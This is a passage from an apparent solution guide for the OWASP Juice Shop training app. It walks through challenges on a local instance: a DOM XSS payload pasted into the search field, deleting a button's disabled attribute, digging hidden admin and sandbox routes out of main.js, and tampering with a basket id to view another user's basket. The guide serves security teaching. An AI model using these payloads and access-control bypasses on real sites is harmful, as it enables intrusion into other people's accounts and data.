5. From now on you will see the additional menu item *Score Board* in the navigation bar.

Perform a DOM XSS attack


1. Paste the attack string `<iframe src="javascript:alert('xss')">` into the *Search…* field.
2. Hit the Enter key.
3. An alert box with the text "xss" should appear.




Give a devastating zero-star feedback to the store

Place an order that makes you rich. Visit the *Contact Us* form and put in a *Comment* text. Also solve the CAPTCHA at the bottom of the form.

1. The *Submit* button is still **disabled** because you did not select a *Rating* yet.
2. Inspect the *Submit* button with your DevTools and note the `disabled` attribute of the `<button>` HTML tag
3. Double click on `disabled` attribute to select it and then delete it from the tag.




4. The *Submit* button is now **enabled**.
5. Click the *Submit* button to solve the challenge.
6. You can verify the feedback was saved by checking the *Customer Feedback* widget on the *About Us* page.



Find an accidentally deployed code sandbox

1. Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.

3. Search for `web3` or `sandbox` and iterate through each finding to come across one looking like a route mapping section:


main.js
path: "two-factor-authentication",
component: qr
path: "data-export",
component: Qr
path: "last-login-ip",
component: Hr
path: "juicy-nft",
component: Ec
path: "wallet-web3",
loadChildren: (n = (0,
S.Z)(function*() {
return yield Vu()
}),
function() {
return n.apply(this, arguments)
}
)
path: "web3-sandbox",
loadChildren: function() {
var n = (0,
S.Z)(function*() {
return yield Xu()
});
return function() {
return n.apply(this, arguments)
}
}()
path: "bee-haven",
loadChildren: function() {
var n = (0,
S.Z)(function*() {
return yield $u()
});
return function() {
return n.apply(this, arguments)
}
}()
matcher: function nd(n) {
return 0 === n.length ? null : window.location.href.includes("#access_token=") ? {
consumed: n
} : null
},

```
-               data: {
-                   params: window.location.href.substr(window.location.href.indexOf("#"))
```


4. Navigate to http://localhost:3000/#/web3-sandbox to solve the challenge.

⭐⭐ Challenges

A developer was careless with hardcoding unused but still valid credentials

Access the administration section of the store


1. Open the `main.js` in your browser's developer tools and search for "admin".
2. One of the matches will be a route mapping to `path: "administration"`.



3. Navigating to http://localhost:3000/#/administration will give a `403 Forbidden` error.
4. Log in to an administrator's account by solving the challenge
   - Log in with the administrator's user account or
   - Log in with the administrator's user credentials without previously changing them or applying SQL Injection first and then navigate to http://localhost:3000/#/administration will solve the challenge.

View another user's shopping basket

1. Log in as any user.
2. Put some products into your shopping basket.
3. Inspect the *Session Storage* in your browser's developer tools to find a numeric `bid` value.



4. Change the `bid`, e.g. by adding or subtracting 1 from its value.
5. Visit http://localhost:3000/#/basket to solve the challenge.

If the challenge is not immediately solved, you might have to `F5`-reload to relay the `bid` change to the Angular client.

Use a deprecated B2B interface that was not properly shut down


1. Log in as any user.
2. Click *Complain?* in the *Contact Us* dropdown to go to the *File Complaint* form
3. Clicking the file upload button for *Invoice* and browsing some directories you might notice that `.pdf` and `.zip` files are filtered by default
4. Trying to upload another other file will probably give you an error message on the UI stating exactly that: `Forbidden file type. Only PDF, ZIP allowed.`
5. Open the `main.js` in your DevTools and find the declaration of the file upload (e.g. by searching for `zip`)
6. In the `allowedMimeType` array you will notice `"application/xml"` and `"text/xml"` along with the expected PDF and ZIP types

